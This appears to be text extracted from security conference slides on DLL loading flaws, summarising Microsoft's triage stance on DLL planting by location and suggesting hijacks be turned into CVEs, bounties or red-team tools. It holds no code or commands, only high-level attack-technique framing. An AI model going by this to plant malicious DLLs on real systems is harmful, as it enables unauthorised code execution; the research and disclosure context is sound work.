
I'M THE CAPTAIN NOW

DLL LOADING DESIGN FLAW



MICROSOFT'S TRIAGING STRATEGY FOR DLL PLANTING

- Application Directory Planting – **MAY FIX**
 - Requires Admin – Malicious binary planted in a trusted application directory
 - Does Not Require Admin – Malicious binary planted in an untrusted application directory
- Current Working Directory (CWD) Planting – **WILL FIX**
 - Malicious binary planted in the CWD
- Path Directories Planting – **WILL NOT FIX**



WHAT TO DO WITH DLL HIJACKS?

- Get CVEs
- Get \$\$\$
- Add to Red Team Toolkit

THANK YOU

